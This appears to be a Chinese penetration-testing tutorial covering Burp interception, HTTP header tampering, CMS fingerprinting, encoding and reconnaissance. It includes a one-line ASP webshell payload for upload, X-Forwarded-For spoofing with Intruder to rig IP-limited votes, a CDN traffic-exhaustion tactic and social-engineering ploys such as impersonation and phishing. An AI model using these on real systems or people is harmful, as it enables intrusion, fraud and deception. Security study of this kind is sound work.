
而刚刚我们导入的证书：其颁发者和颁发对象都是一个人，即：证书是 bs2，同时由 bs2 颁布给 bs2，也就是说明 bs2 不但是中间证书颁发机构，还是一个受信任的根证书机构。



此时，bs2 作为非 root 级别的机构，浏览器选择不相信，需要查证 bs2 是否颁发给 bs2 证书。这一次需要到根证书机构查证。根证书（上图中受信任的根证书）当然没有，所以我们要创建这样一个虚假的根证书。将中间层的这个证书 bs2 导出为 BASE64 格式



再将其导入到根证书中：



一条龙服务，从根证书开始，一直到百度返回的公钥，全都是 burp suite 一手伪造的。

1.3.5 HTTP 数据包篡改

某些网站会检测用户的 HTTP 数据包，从而做出判断。

- (1) 通过 `referer` 值判断用户是从哪一个页面的按钮点击到了这个新的页面的。拒绝所有从百度页面访问的数据包。

```

1 GET /x_search_index.php HTTP/1.1
2 Host: 219.153.49.228:48606
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://219.153.49.228:48606/index.html
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11

```

此时，使用 burp 将 `referer` 的值改成其他的值，即可实现对检测的绕过。

- (2) 判断用户的 User Agent。不同版本的浏览器支持不同的功能，网站往往需要对浏览器的类型进行判断，从而返回不同的数据包。此时可以篡改 User Agent 的值，获得其他浏览器的显示效果。
- (3) 有些投票网站无需用户的登录，但是每一个 ip 地址每天只能投一次票。判断 ip 地址的代码有两类函数：
 - a) 直接判断用户传输层 ip 协议的地址。由于用户被网络提供商使用了 NAT 转换，因此 ip 地址是网络提供商生成的，用户是无法修改的。
 - b) 判断用户是否使用了代理服务器，记录使用代理服务器之前的真实用户 ip。代理服务器在配置过程中有很多选项，其中默认状态下，会在其代理的 http 数据包的 Header 部分加入 `X_FORWARDED_FOR`，其值是一个列表，其第一个值是你的真实 ip，而网络层生成的无法改变的 ip 则是代理服务器的 ip。如果代理服务器不将数据包直接发送服务器，而是将其再发送给另一个代理服务器，设置多级代理，那么下一个代理服务器默认会将第一级的代理服务器的 ip 地址添加到 `X_FORWARDED_FOR` 列表中，而自己网络层的 ip 则是第二级代理服务器 ip。由于一个代理服务器可能给很多个用户使用，因此在判断 ip 的时候，会以 HTTP 数据包中的 `X_FORWARDED_FOR` 的第一项为准。

在 PHP 中，接收 ip 地址会默认判断是否存在 `X_FORWARDED_FOR`，如果存在，则直接取出其中的地址作为用户的 ip。因此，可以使用 burp 来篡改 `X_FORWARDED_FOR` 的值，冒充其他 ip 地址的用户。

手动在数据包中添加 `X_FORWARDED_FOR`


<code>Raw</code>	<code>Params</code>	<code>Headers</code>	<code>Hex</code>
------------------	---------------------	----------------------	------------------

GET / HTTP/1.1
Host: www.baidu.com
Connection: close
X-Forwarded-For: 192.168.241.1
Cache-Control: max-age=0

<code>Raw</code>	<code>Headers</code>	<code>Hex</code>	<code>HTML</code>	<code>Render</code>
------------------	----------------------	------------------	-------------------	---------------------

HTTP/1.1 200 OK
BdpageType: 2
Bdqid: 0xb63a0ec5000d1d25
Cache-Control: private
Content-Type: text/html; charset=utf-8

数据包发送到 Intruder



设置可变变量值

Attack type: Cluster bomb

Payload Sets
You can define one or more payload sets. The number of payload sets defined and each payload type can be customized in different ways.

Payload set: 1 Payload count: 255
Payload type: Numbers Request count: 0

Payload Options [Numbers]
This payload type generates numeric payloads within a given range and is suitable for generating large volumes of data.

Number range
Type: Sequential Random
From: 1
To: 255
Step: 1

设置 Payload 为数值型，从 1 到 255，发动攻击。服务器将收到 254*254 个不同的地址。

1.3.6 Python 中 Flask 框架下的用户 ip 获取

```
ip = request.remote_addr
```

REMOTE_ADDR 为数据包网络层 ip 协议的地址，无法被篡改。

```
ip = request.access_route
```

ACCESS_ROUTE 为 X_FORWARDED_FOR 的值，可以被篡改。

1.4 搭建脚本平台

1.4.1 常见搭建平台脚本启用

脚本平台环境：ASP, PHP, ASPX, JSP, PY, JAVAWEB 等环境

例如微软自带的 IIS 服务器，用于 ASP 和 ASPX 的服务器：

Web 服务扩展		状况
所有未知 CGI 扩展		禁止
所有未知 ISAPI 扩展		禁止
Active Server Pages		允许
ASP.NET v1.1.4322		允许
ASP.NET v2.0.50727		允许

在 IIS 服务器中添加 hosts 值对应解析到的目录



对于传统的网站，访问流程为：

- (1) 用户通过浏览器访问服务器，发送 Http 数据包到服务器 80 端口
- (2) 服务器中间件（Tomcat、IIS 等）获取数据包，然后解析其访问的路径，例如/test.php
- (3) 找到用户设置的服务器文件根目录，从根目录中找到 test.php 文件
- (4) 解析器其后缀为.php，然后找到 php7.3.4nts（php 解析），将用户发送的参数传递给 php.exe，同时传递 test.php，让 php.exe 去动态生成一个为该用户量身定制的网页
- (5) 生成成功，php.exe 将结果返还给中间件 Tomcat，Tomcat 再将结果发送到用户主机。

1.4.2 域名 ip 目录解析安全问题

上面说到了传统网站的访问流程。这个流程有一个致命的问题，就是不拦截用户请求路径。例如有的网站会在其根目录下存放用于网站的备份文件，如果用户知道了这个路径，那么访问这个路径就会得到所有的网站源代码，从而进一步的被用户分析出其中的漏洞并利用。

很多服务器会同时搭建很多个网站，例如将 www.abc.com 和 blog.abc.com 同时使用 PHPStudy 搭建。一般情况下，为了方便管理，网站搭建者会将所有的网站源码放入一个 web 目录下，这个目录中同时包含了 www 文件夹、blog 文件夹与其备份文件。然后设置 PHPStudy 的根目录为 web，将收到的数据包中 Host 值为 blog.abc.com 的请求分配到 web/blog 目录中。

此时，如果攻击者不去请求 blog.abc.com，而是以 ip 地址的形式进行请求，那么 PHPStudy 对访问进行解析，发现其 Hosts 值并不是 blog.abc.com，因此会将其分配到 web 根目录，而不是 web/blog 根目录。Web 根目录中一旦存在网站的敏感文件，就会被全部获取。

或者，构造恶意的请求 url 路径，比如 www.abc.com/..web.zip。PHPStudy 会找到 web/www 目录，将其解析为 www 目录上一级中的 web.zip 文件，然后把网址源代码发送给攻击者。

WEB 源码中敏感文件：后台路径（管理员界面的路径），数据库配置文件，备份文件等。

1.4.3 常见文件后缀解析对应安全

0#存在下载或为解析问题
 2#常见防护中的 IP 验证，域名验证等
 14#后门是否给予执行权限
 5#后门是否给予操作目录或文件权限
 16#后门是否给予其他用户权限
 18#总结下关于可能会存在的安全或防护问题?

1.4.4 常见安全测试中的安全防护

1.4.4.1 一句话木马

ASP 中为了增加代码的灵活性，其 eval 函数可以将传入其中的字符串当做 php 脚本来执行。同时 PHP 中也有相同作用的函数。如果网址允许用户上传文件，攻击者上传一个这样的文件:<% eval request("hack") %>，文件名为 hacker.asp。那么当攻击者访问/hacker.asp，并且传入参数 hack=攻击性代码。那么 IIS 服务器首先会将用户访问的 hacker.asp 取出，将用户传递的字符串 hack=攻击性代码也取出，一起交给 asp 的解释器去执行，那么服务器就可以执行用户发来的任意代码。这就叫一句话木马。

使用“中国菜刀”软件，连接这个 IP 地址，将路径设置为/hacker.asp，密码设置为 hack。之后每次菜刀在访问的时候，都会访问/hacker.asp，同时传递 hack 参数为软件内部设定的攻击参数。通常情况下，一句话木马如果防范不当，轻则让攻击者获取整个网站权限，重则获取整个服务器权限，并执行任意命令。

1.4.4.2 防护措施与防护绕过

防护措施有很多种，包括了：对特定目录下的文件不进行 asp 解析、使用身份验证的方式建立连接，过滤请求等。后面会有详细介绍。

绕过防护的方法往往建立在对方的过滤设定不严谨的基础上，例如对方只过滤 asp 的脚本，但是通常情况下 cer 和 cdx 后缀也被使用了 asp.dll 解析，如果网站建立者不知道，则会遗漏对于某些特定文件的过滤。

1.5 Web 源码

1.5.1 目录结构

一般情况下，编写网站的脚本语言包括了 Python、Java、PHP、ASP。

其中，PHP 和 ASP 网站的执行过程，是由中间件拦截请求后，直接取出请求的地址，然后将请求地址对应的文件使用 `php.exe` 去执行。整个网站没有 PHP 内部自带的框架。为了保证安全性、易开发等特点，有很多 PHP 开发者将其开发的网址上传到论坛，提供免费下载。这种开源项目，就被称为 CMS（Content Management System，内容管理系统），比如 discuz 论坛程序。整个网站的架构都是开发者写好的，只需要下载后对其中部分的内容进行二次开发即可。这种架构的开发者往往对于渗透技术有所了解，所编写的网站安全性高。所以在上面二次开发的内容往往也有安全性保障。除非是大型网站，否则小型网站大部分都是用 CMS 搭建的，不是自己写的。尤其是违法类的网址，方便跑路，不用考虑损失。

Python 网站在执行过程中，网址的解析完全有内部解释器进行控制。中间件例如 Nginx，将 Host 取出后直接将 URL 一并交给 python 去执行。因此在 python 开发的过程中，可以使用 python 内部的框架，例如 flask、Django。这些框架的安全性要远高于 PHP 中的 CMS。

Java 比较特殊，老版 Java 没有框架的时候，使用 PHP 中的方式执行。后来 Java 也有了诸多的框架，例如 Struts、Spring 等，这些框架也大幅度提升了网站的安全性。

如果对方使用了框架，那么寻找漏洞的重点应该是框架平台的漏洞，如果对方使用了 CMS，则应该是寻找 CMS 的漏洞。如果对方什么都没有使用，则按照顺序一个个的筛选可能的漏洞即可。

1.5.1.1 CMS 软件识别

CMS 工具通过检测特定目录下特定文件的 MD5 值，与数据库中的内容进行对比，判断是否为某款 CMS。CMS 工具有以下几种：

在线工具：whatweb、wapplyzer、whatruns、BlindElephant

本地工具：御剑 web 指纹识别程序、Test404 轻量 WEB 指纹识别、Scan-T 主机识别系统、Dayu 主机识别系统

通过对国内外指纹识别工具进行实际测试，发现国外 whatweb、whatruns 和 wapplyzer 三款软件后续不断有更新，识别效果相对较好。Test404 轻量 WEB 指纹识别和御剑指纹识别能够对国内的 CMS 系统进行识别。

1. 在对目标进行渗透测试信息收集时，可以通过 whatweb、whatruns 和 wapplyzer 等来进行初步的识别和交叉识别，判断程序大致信息。

2. 通过分析 Cookies 名称、特殊文件名称、html 源代码文件等来准确识别 CMS 信息，

然后通过下载对应的 CMS 软件来进行精确比对，甚至确定其准去版本。

3. 针对该版本进行漏洞测试和漏洞挖掘，建议先在本地进行测试，然后再在真实系统进行实际测试。

4. 指纹识别可以结合漏洞扫描进行测试。

例如下面的数据库，格式为：存在的文件|CMS 名称|对于文件的 MD5 值

34	/data/admin/ver.txt dedecms 93b4ea1e89814da062ea63488433fee2
35	/templates/defaultimages/btn_search_bg.gif SupeSite 606092bf56c4c08b8a17a11e58a764c9
36	/favicon.ico Discuz e8535ded975539ff5d90087d0a463f3e

CMS 指纹识别教程：<https://blog.51cto.com/simeon/2115190>

1.5.1.2 CMS 手工识别

- (1) 检查数据包，找到其中的特殊文件名，百度搜索
- (2) 随便打一个错误地址，看报错信息

1.6 加密与算法

在渗透测试中，常见的密码等敏感信息会采用加密处理，其中作为安全测试人员必须要了解常见的加密方式，才能为后续的安全测试做好准备。

加密算法在网站中主要应用于：1. 数据库存储加密后的用户密码。这样即便数据库出现了泄露，攻击者也无法得知用户的真实密码。2. 将加密的 session 信息传递给用户，防止用户恶意篡改。

编码算法在网站中主要应用于：1. 不以明文的形式传递数据。2. 确保特殊字符正确传输。例如用户在 url 中输入空格，如果不进行编码，直接存储在 Http 报文头，由于存在空格，会被服务器直接截断，不会正确读取到空格后面的 url。

常见加密编码等算法解析：MD5, SHA, ASC, 进制, 时间戳, URL, BASE64, Unescap, AES, DES 等

常见加密形式算法解析：直接加密，带 salt，带密码，带偏移，带位数，带模式，带干扰，自定义组合等

常见解密方式（针对）：枚举，自定义逆向算法，可逆向

常规加密算法的特性：长度位数，字符规律，代码分析，搜索获取等
分

1.6.1 常见的加密与编码方法

MD5(16位、32位)(占比80%~90%): 理论上不可逆向破解，而是枚举全部情况。MD5+salt，加盐后，存在干扰，不知道盐几乎无法解密

SHA 加密 (1、256、384、512) 进制加密

时间戳: 数据库中可能用时间戳来记录时间

AES: 需要加密模式、填充方式、数据块长度、密码（拼接到字符串后面）、偏移量。通常在加密后再进行 base64 编码。AES 加密容易出现斜杠

DES: 类似于 AES，加密后容易出现加号

编码方式:

URL: php 网站，url 加空格后，自动转换为%20 的 url 编码。空格会转义，而 1 不会转义
Base64，不是加密，大写小写数字混编，明文越长，密文越长，结尾两个等号==

Unescape: 和 URL 有点类似，%u6473，每两位都是 4 位数字

应当判断出对方是否进行了编码或加密，然后采用对应的策略进行解密或解码

1.6.2 常见的解密与解码方法

(1) 解密

由于解密过程无法逆向计算，只能通过正向枚举海量密码加密的结果，来逆推加密之前的结果，因此解密需要使用在线工具。

在线解密 <https://www.cmd5.com/>

(2) 解码

本地解码: 小葵多功能转换工具

1.7 其他概念

1.7.1 靶场

靶场是用来练习渗透的，靶场又分为线上靶场和线下靶场。线下靶场往往在 github 中可以下载到源码，在本地搭建，需要配置环境。而线上靶场往往需要交费后才能练习，不用自己配置环境。线上靶场的搭建有很大的风险，既要故意暴露破绽给用户练习，又必须加以控制，稍有不慎就会导致整个靶场数据的泄露。

线上靶场：

墨者学院：分类漏洞练习 <https://www.mozhe.cn/bug>


线下靶场：

Vulhub：综合漏洞练习 <https://www.vulnhub.com/>

pikachu：专项漏洞练习 <https://github.com/zhuifengshaonianhanlu/pikachu>

sql-labs：SQL 注入专项靶场 <https://github.com/Audi-1/sql-labs>

其中 Vulhub 靶场难度较大，每一个用例都是一个虚拟机，需要在本地运行虚拟机文件后打开靶场。例如：



下载 XXE 漏洞靶场后，运行虚拟机，进入登录界面。此时靶场已经成功运行了，可以在外部登录。但是并没有登录这个主机的密码，这里就是模拟实际情况下，你不可能知道带渗透服务器的登录密码。你要依靠它提供的网页来尝试渗透，拿到数据。

第二章：信息收集

信息收集是渗透技术中最为重要的环节。网络渗透任何一个服务器，都需要收集足够的信息，信息收集的越多，往往找到的可利用的漏洞就越多。因此，信息收集将极大的影响后面所有的渗透操作。

2.1 CDN 原理与绕过

CDN 节点具有时效性，不是完全实时同步的。而渗透的时候如果对方是 CDN 服务器，很可能是虚拟的缓存，不是真实的数据。对于 CDN，有才绕过，没有就不管。同时这个技术更先进，但是成本高，所以很多网站为了成本考虑、以及可能技术上不知道，所以不搞 CDN。CDN 往往针对地区开设，比如某网站平台发现北京地区对于这个网站的访问量大，那么可以购买北京地区的 CDN，之后当北京用户访问网站的时候会访问到这个 CDN 的地址中，取出网站的缓存数据，以此来减小网站服务器的压力。

2.1.1 判断目标存在 CDN 服务

使用多节点技术进行请求，并判断返回信息。使用超级 ping 工具，使用全国各地的服务器对目标去 ping，看返回的地址结果。如果结果均为一个地址，则没有 CDN 服务，否则有 CDN 服务。

超极 ping: <https://ping.chinaz.com/>

2.1.2 CDN 绕过

(1) 子域名查询

比如 xiaodi8.com，可能还有子域名是 bbs.xiaodi8.com。如果是相同的网址，那么可以扫描这个服务器 ip。如果是相同网段，可以挨个扫描所有的网段里的网址

网上申请域名，比如 xiaodi8.com，自己可以在上面挂载多个子域名以及对应的地址。从经济上讲，主站的流量高于分站点。有些站长，会对主站（比如 www.xiaodi8.com），访问量大的网址，做 CDN 服务，而分站（bbs.xiaodi8.com）则不作 CDN 服务。导致子站的超级 ping 结果只有一条，很有可能就是主站 ip。

一般的设置方法，为了方便用户体验，前面不设置 www，也会解析到这个 ip。但是，设置层面就会有两条记录。设置 CDN 的时候，很可能没有把*的地址设置 CDN，只设立了 www 的 CDN，导致 ping 不加 www 的网址，都会指向一个结果

	主机记录	记录类型	解析线路(isp)	记录值	TTL	状态	备注	操作	<
<input type="checkbox"/>	~	A	默认	47.75.212.155	10 分钟	正常		修改 暂停 删除	
<input type="checkbox"/>	www	A	默认	47.75.212.155	10 分钟	正常		修改 暂停 删除	

(2) 邮件服务查询

正规的企业，一般情况下都会有邮件服务器，是内部访问使用，其他的外部人员一般情况下没必要也没权限访问。区别 2，www 服务是正向服务，外人访问，设立 CDN 服务；而邮件并不是外人找服务器，而是反向服务，邮件服务器去找外人。因此邮件服务器大部分情况下不是 CDN 服务器。可以根据邮件服务器发来的邮件，判断地址

(3) 国外地址请求

国外地址请求。因为大部分网站只针对国内，没必要把 CDN 开到国外去。这些网站针对的不是华人就是留学生。所以从国外去 ping，大部分情况下可以得到真实的服务器地址。
(要搞冷门国家的，比如非洲) (asm.ca.com/en/ping.php)

(4) 遗留文件，扫描全网

遗留文件，比如 `phpinfo.php`。扫描全网，借助某些软件，在全世界范围扫描，收集返回的 ip，然后去分析。因为不可能每一个地区都有 CDN，且总有一个节点是真实节点。

(5) 黑暗引擎搜索特定文件

`shodan`、`zoomeye`、`fofa`，可能搜到和百度谷歌不一样的结果。爬虫的数据量更大，并且有关检关键词。可以指定文件哈希值搜索。比如搜索特定的 `ico` 图标文件

(6) 扫描全网

`fuckcdn`, `w8fuckcdn`, `zmap` 等工具

`fuckcdn` 要比 `w8fuckcdn` 好一点，`zmap` 是老牌工具（号称 40 分钟扫遍全网，要求配置高）

(7) dns 历史记录

查询 DNS 历史记录。在申请 CDN 之前，服务器很可能早就将域名和 ip 放到的 DNS 中，在申请 CDN 后会在 DNS 列表中新增 ip。但是通过 DNS 的申请记录，就可以看到哪一个 ip 是第一个申请 DNS 的 ip，从而判断可能是主节点。

(8) 以量打量

以量打量：因为 CDN 服务是需要按流量收费的，比如购买的多个地区的 CDN 一共 100MB，一旦访问把流量耗尽，剩下的只能访问主站的流量了。不推荐这种方法，烧钱、违法，(路径攻击)

当获取到了 CDN 真实 ip 地址获取后，绑定指向的真实地址，更改本地 `HOSTS` 解析指向文件。

(9) 第三方真实 ip 查询，仅供参考，不保证准确性

<https://get-site-ip.com/> 第三方直接查询

<https://x.threatbook.cn> 第三方查询 DNS 记录，可以追溯到没有 CDN 的时候

<https://www.ipip.net/>, 通过 ipip 查询 CDN

(10) 其他方法详见后面的信息收集

2.2 Web 站点搭建习惯

2.2.1 站点搭建习惯

(1) 搭建习惯-目录型站点

例如：sti.blcu.edu.cn/zh-hans-node/6951 网站的界面如下



而 sti.blcu.edu.cn/bbs 的界面如下



可见，不同的 url 访问目录下，对应的网站模板并不相同，站长使用了不同的 PHP 的 CMS 模板，放到了网站的不同目录下。那么现在有两套漏洞方案：1. Bbs 的漏洞，2. 主站漏洞。任意的模板有漏洞，都会波及到另一个界面。目录下有多少个不同的模板，就有多少个目标。可以根据目录扫描工具，或者根据顺次点开链接查看。

(2) 搭建习惯-端口类站点

不是将不同功能的网站放到不同的目录下，而是将其放到不同的端口下，例如 80 端口和 8888，对应两个不同的界面。这就需要使用端口扫描工具。

(3) 搭建习惯-子域名站点

使用子域名，例如 bbs.xiaodi8.com 和 www.xiaodi8.com，都使用了一个 ip 地址，通过中间件 PHPStudy 将其分流到不同的网站根目录下。

子域名的服务器可能在一个服务器中，也可能不在一个服务器，但是在一个网段中。这里就涉及到了内网安全

(4) 搭建习惯-类似域名站点

有些网站经常互换域名，尤其是违法网站。可能申请了个.com 的域名，后面觉得不好又申请了个.net，反正能随时跑路。后缀可以用 burp suite 中的 intruder 扫描


(5) 搭建习惯-旁注，C 段站点

旁注：从旁注入攻击手段，同服务器搭建了不同站点，那么其中一个站点出现漏洞，黑客可能会夺去操作系统权限，达到控制其他站点的结果。因此称之为从旁注入。

C 段：也叫 C 段渗透、内网渗透，C 段的 IP 范围 192.0.0.1 到 223.255.255.254。不同服务器可能相同网段，例如 192.168.1.1/24，如果获取到内网权限，那么这个网段下的全部服务器都可能受到攻击。

(6) 搭建习惯-搭建软件特征站点

A. 使用一体化搭建软件，比如 PHPStudy、Nginx 搭建网站。其再中间件会显示不同的结果



当然上面的都是默认情况下出现在 http 数据包里的。如果修改中间件，让其不显示服务器，那么可能在 http 数据包中无法找到中间件结果。

B. 第三方工具

宝塔的控制界面端口是 8888



请使用正确的入口登录面板

Phpstudi 一体化搭建平台，采用了 mysql 数据库，以及 phpmyadmin 数据库管理工具（不是 Navicat 或者 mysql 自带的管理工具），默认管理网站路径为 /phpmyadmin，默认账号密码为 root。

2.2.2 WAF 防火墙与蜜罐技术

Web 应用防火墙：安全狗是老牌的应用，现在仍然很多老的网址用，但是防护效果差。宝塔是比较常见的收费 waf，每个月价格 50 左右，防护效果要明显优于安全狗。阿里云盾是阿里云服务器自带的防护 waf，只对流量进行防护。大公司里面的安全防护软件一般都是购买的很贵的专业公司的，不是市面上常见的，但是大体上的思路不变。有 waf 会对渗透产生干扰。

Web 分为软件形式的和硬件形式的。大单位购买的往往是硬件产品，个人购买的是脚本性质的。一般来说 waf 难以跨过，如果这么容易就可以绕过 waf，那么 waf 的意义也就不存在了。但是 waf 不会拦截所有的请求，waf 对于请求拦截的严格，可能正常的访问也无法进行，因此针对 waf 不会过于严格的拦截请求这一个弱点，可以对 waf 进行绕过。

蜜罐是用来给黑客入侵的，然后通过黑客入侵的过程来反向获取黑客的位置，它必须提供一定的漏洞。但是我们也知道，很多漏洞都属于“高危”级别，稍有不慎就会导致系统被渗透，一旦蜜罐被破坏，入侵者要做的事情是管理员无法预料的。例如，一个入侵者成功进入了一台蜜罐，并且用它做“跳板”（指入侵者远程控制一台或多台被入侵的计算机对别的计算机进行入侵行为）去攻击别人，那么这个损失由谁来负责？设置一台蜜罐必须面对三个问题：设陷技术、隐私、责任。

2.3 APP 类应用与客户端应用

有些网站功能极为简单，只提供说明性文字和客户端、收集 APP 下载，这种情况下想要在这个网站上找到漏洞几乎不可能，只能依靠 APP 和客户端来收集足够的信息，来发现漏洞。

2.3.1 HTTP 通信协议

手机 APP 应用程序与客户端程序的开发者，在绝大部分情况下不想手写通信协议，于是会采用 http 协议进行通信，那么这种情况下，渗透的方式与传统的方式是一模一样的。因此有必要知道其是否使用了 http 协议进行通信，如果是，都访问了那些网站。

(1) 收集 APP 反编译提取 URL

这种方式提取的往往不完整，需要配合抓包等其他手段，工具：ApkAnalyser APK 反编译数据包分析

针对客户端程序的数据包获取


(2) 使用 WSEexplorer 工具，检测程序占用的端口号以及发送的数据包

(3) burp 抓包

使用手机模拟器安装 APP，提前配好证书。点击应用，然后把所有的按钮都点击一遍，再通过 burp 查看结果。

Filter: Hiding CSS, image and general binary content								
#	Host	Method	URL	Params	Edited	Status	Length	MIME t...
6	https://www.itouzi.com	GET	/dinvest/index/jump?HTTP_APIV...	✓		302	528	HTML
8	https://www.itouzi.com	GET	/newwap/notice/notice			200	14086	HTML

然后用 burp 的 scanner，将网址发送到扫描器，利用 scanner 自动扫描漏洞。当然这个漏洞发现的准确率不高。



2.3.2 非 HTTP 通信协议

App 应用和客户端应用的通信协议并非 HTTP 协议，那么说明对方的服务器搭建的并非是 web 类的网站，而是自己写的通信协议，那么将无法使用绝大部分设计到 http 协议的

渗透方法。只能使用反编译的手段，查看 App 中源代码的通信流程，从而找到漏洞。

2.4 资产信息

(1) 利用站长之家的 whois 查询

<https://whois.chinaz.com/>

The screenshot shows the Chinaz Whois search interface. The search bar at the top contains 'xiaodi8.com'. Below it, a section titled '域名 xiaodi8.com 的信息' displays the following details:

- 域名:** xiaodi8.com [whois 反查]
- 其他常用域名后缀查询:** cn com cc net org
- 注册商:** Alibaba Cloud Computing (Beijing) Co., Ltd
- 联系邮箱:** domainabuse@service.aliyun.com [whois 反查]

Below this, there's a note: '以下信息更新时间: 2021-09-24 09:15:16 立即更新'.

通过 whois 的查询结果，查看详细的域名注册的资产信息

(2) 网站主页信息

一般的网站都会在主页标明自己公司的地理位置等信息。

(3) https 证书查询

The screenshot shows the crt.sh Identity Search interface. The search bar at the top contains 'youku.com'. Below it, a table titled 'Certificates' lists one entry:

Certificates	crt.sh ID	Logged At	Not Before	Not After	Matching Identities
	2382920496	2020-01-27	2017-10-23	2017-12-23	*.3g.youku.com *.account.youku.com *.addmp.jobserver.youku.com .add.youku.com C=BE,O=GlobalSign nv-sa,CN=GlobalSign_Organization_*

<https://crt.sh>

(4) 资产信息收集有什么用

可以用于 CDN 的绕过。比如这家公司的注册地址在北京，同时超级 ping 检测到了多个 ip 地址，那么可以首先排除掉不是北京的 ip 地址。

2.5 第三方应用

2.5.1 数据库

数据库的信息收集能够确定该网站平台是否搭建了数据库，如果搭建了数据库则可以通过数据库内核漏洞、弱口令爆破等方式进行攻击。判断的方式通常情况下为端口扫描，具体方法后面会有介绍。

2.5.2 管理平台

管理平台包括了 `phpmyadmin`、`weblogic` 等用于对数据库进行管理的工具，这些工具一旦出现漏洞，都将影响整个网站的安全。

2.5.3 其他应用

诸如 `vsftpd`、`nexus`、`git` 等搭建在服务器中的，用于对员工进行管理的工具等多种工具，这些工具都会开放对应的端口，如果这些应用出现了漏洞，那么也会影响到整个服务器的安全。

2.6 操作系统

操作系统的知识本不应该出现在信息收集里面，因为一般情况下，用户只能看到对方的网站，没有办法直接与对方的操作系统进行互动，因此无法准确的知道对方的操作系统信息。同时，操作系统是否存在漏洞，取决于某个版本的操作系统是否安装了某个补丁，例如网站服务器是 `windows server 2008` 的操作系统，那么这个系统会有相应的漏洞，在 `windows server 2012` 中就没有了。同时这个漏洞如果使用补丁修复了也没法利用。

因此，想要利用操作系统的漏洞，首先要知道服务器的操作系统具体安装了哪些补丁，而这个操作无法在信息收集的过程中完成，只能在渗透对方的服务器的过程中，拿到命令行执行的权限，才有可能获取到这些信息。

2.7 服务接口

服务接口包括了存储服务、支付服务、内部服务等接口。

2.8 社会工程学

简称社工，通过诸如 `QQ`、微信群、钉钉群、通信录等通信方式，获取到对方信息的手段，运用得当能起到极大的作用。

例如契约锁这个网站，如果没有办法渗透这个网站，可以尝试使用 `qq` 群查找该群，冒充应聘学生，套取网站源代码等。或者建立钓鱼网站、链接、恶意 `app` 或客户端 `exe` 程序，诱导服务器的管理员点击、运行，从而非法获取到信息。



利用 telegram (TG) 上面的社工库，全世界最重要的社工工具，由于违法，因此不做介绍。

2.9 信息收集完整流程与方法

信息收集的过程中，需要准备一个记事本或文档，将收集到的信息一条一条的记录下来，方便后面对比找到突破口。

2.9.1 收集前的准备

步骤 1：判断对方服务器是否存在 CDN，如果存在，则必须要找到真实的服务器主机 ip
使用超极 ping：<https://ping.chinaz.com/>，看返回的地址结果是否是多个。直到找到真实的主机 ip 为止。

存在 CDN，则进行 CDN 绕过，在 2.1.2 中详细说到，方法如下：

- (1) 子域名查询
- (2) 邮件服务查询
- (3) 国外地址请求
- (4) 遗留文件
- (5) 黑暗引擎搜索特定文件
- (6) 扫描全网
- (7) dns 历史记录
- (8) 以量打

步骤 2：判断对方服务器是否存在 WAF

如果存在 WAF，则必须进行 WAF 的绕过，否则下面的收集过程都有可能收到阻碍。
WAF 绕过的方法后面会专门说明。使用 Wafw00f 工具。例如开放了 8888 端口的宝塔。

2.9.2 服务器信息收集

步骤 1：端口扫描（需要绕过 WAF）

判断不同的端口开放的服务，找到这些服务可能的突破点。使用 nmap 端口扫描工具，从 1 到 65536 全部的端口依次测试，判断每个端口开启的服务类型

探测打开端口对应服务的版本信息：nmap -sV < 要扫描的目标 ip 地址>，判断服务器中存在的其他应用

```
root@Kali:~# nmap -sV -Pn 192.168.1.151
Starting Nmap 7.00 ( https://nmap.org ) at 2018-09-20 21:43 CST
Nmap scan report for 192.168.1.151
Host is up (0.0034s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 6.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

将所有收集到的 ip 地址对应的端口信息都记录在一个文档里。

步骤 2：搜索引擎检索

需要检索的信息包括

- (1) 端口信息：往往只能使用黑暗搜索引擎，shodan、fofa、zoomeye
